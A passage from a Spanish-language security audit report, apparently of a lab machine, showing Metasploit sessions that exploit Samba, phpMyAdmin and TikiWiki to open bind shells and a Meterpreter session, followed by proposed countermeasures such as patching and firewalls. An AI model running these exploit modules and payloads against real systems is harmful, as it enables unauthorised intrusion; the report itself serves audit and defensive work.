
Explotar el servicio SMB (samba)

Lanzando el exploit 'exploit/multi/samba/usermap_script' nos proporciona una Shell para acceder al host auditado.




Explotar una versión vulnerable de phpMyAdmin y uso de Meterpreter

Lanzamos el exploit 'exploit/unix/webapp/phpmyadmin_config' que nos proporcionara una Shell para acceder al host auditado.




```
msf exploit(unix/webapp/phpmyadmin_config) > set PAYLOAD generic/shell_bind_tcp
PAYLOAD => generic/shell_bind_tcp
msf exploit(unix/webapp/phpmyadmin_config) > set LHOST 198.51.100.111
LHOST => 198.51.100.111
msf exploit(unix/webapp/phpmyadmin_config) > set LPORT 23500
LPORT => 23500
msf exploit(unix/webapp/phpmyadmin_config) > set RPORT 80
RPORT => 80
msf exploit(unix/webapp/phpmyadmin_config) > set URI /phpMyAdmin/
URI => /phpMyAdmin/
msf exploit(unix/webapp/phpmyadmin_config) > set SSL false
SSL => false
msf exploit(unix/webapp/phpmyadmin_config) > set RHOST 198.51.100.222
RHOST => 198.51.100.222
msf exploit(unix/webapp/phpmyadmin_config) > exploit -j
[*] Exploit running as background job 3.
[*] Grabbing session cookie and CSRF token
[*] Sending save request
[*] Requesting our payload
[*] Started bind TCP handler against 198.51.100.222:23500
[*] Command shell session 3 opened (198.51.100.111:33337 -> 198.51.100.222:23500) at 2019-12-08 01:27:51 +0100
msf exploit(unix/webapp/phpmyadmin_config) >
```

Para usar meterpreter cambiamos el payload del exploit anterior a 'php/meterpreter/bind_tcp' a continuación ejecutamos el exploit manualmente.




```
msf exploit(unix/webapp/phpmyadmin_config) > exploit
[*] Grabbing session cookie and CSRF token
[*] Sending save request
[*] Requesting our payload
[*] Started bind TCP handler against 198.51.100.222:23500
[*] Sending stage (37775 bytes) to 198.51.100.222
[*] Meterpreter session 4 opened (198.51.100.111:34439 -> 198.51.100.222:23500) at 2019-12-08 01:36:46 +0100
msf exploit(unix/webapp/phpmyadmin_config) >
```

Con esto obtenemos un nuevo menú con mas opciones:



Explotar la aplicación web TikiWiki

Lanzamos el exploit 'exploit/unix/webapp/tikiwiki_graph_formula_exec'



```
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > set PAYLOAD generic/shell_bind_tcp
PAYLOAD => generic/shell_bind_tcp
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > set LHOST 198.51.100.111
LHOST => 198.51.100.111
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > set LPORT 15933
LPORT => 15933
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > set RPORT 80
RPORT => 80
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > set URI /tikiwiki
URI => /tikiwiki
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > set SSL false
SSL => false
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > set RHOST 198.51.100.222
RHOST => 198.51.100.222
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > exploit -j
[*] Exploit running as background job 4.
[*] Attempting to obtain database credentials...
[*] The server returned : 200 OK
[*] Server version : Apache/2.2.8 (Ubuntu) DAV/2
[*] Attempting to execute our payload...
[*] Started bind TCP handler against 198.51.100.222:15933
msf exploit(unix/webapp/tikiwiki_graph_formula_exec) > |
```

Propuesta de contramedidas y correcciones en dos escenarios

Escenario 1: es posible la actualización/reemplazo de los equipos/servicios vulnerables. Siempre que se puedan actualizar o reemplazar los servicios afectados es lo primero que tenemos que hacer. Después de actualizar el servicio deberíamos hacer una nueva auditoría para comprobar que la nueva versión funciona correctamente y no tiene vulnerabilidades. Además, deberíamos mantener un programa de auditorías programadas periódicamente dado que se pueden encontrar nuevas vulnerabilidades en cualquier momento.

Un servicio que no sea confiable, del que no podemos asegurar que no es vulnerable no debe estar activado en nuestro sistema, dado que esto implicaría dejar el sistema expuesto. Por lo tanto, deberíamos eliminarlo y buscar otra alternativa segura.

Escenario 2: no es posible la actualización/reemplazo de los equipos/servicios vulnerables

Si no se actualiza o reemplaza un servicio que compromete la integridad de nuestro sistema deberíamos buscar otras alternativas para evitar la intrusión.

Deberíamos controlar de una manera mas efectiva quien se conecta al sistema. Se podría incorporar filtrado de MAC para controlar los equipos, autenticación por certificados para controlar a los usuarios, tunneling para hacer comunicaciones seguras y por último firewalls para separar las zonas mas sensibles de las menos. Con un sistema de firewalls en los que se restringe el trafico que no sea imprescindible, las vulnerabilidades pierden importancia dado que el atacante no puede explotarlas al no poder acceder a la maquina.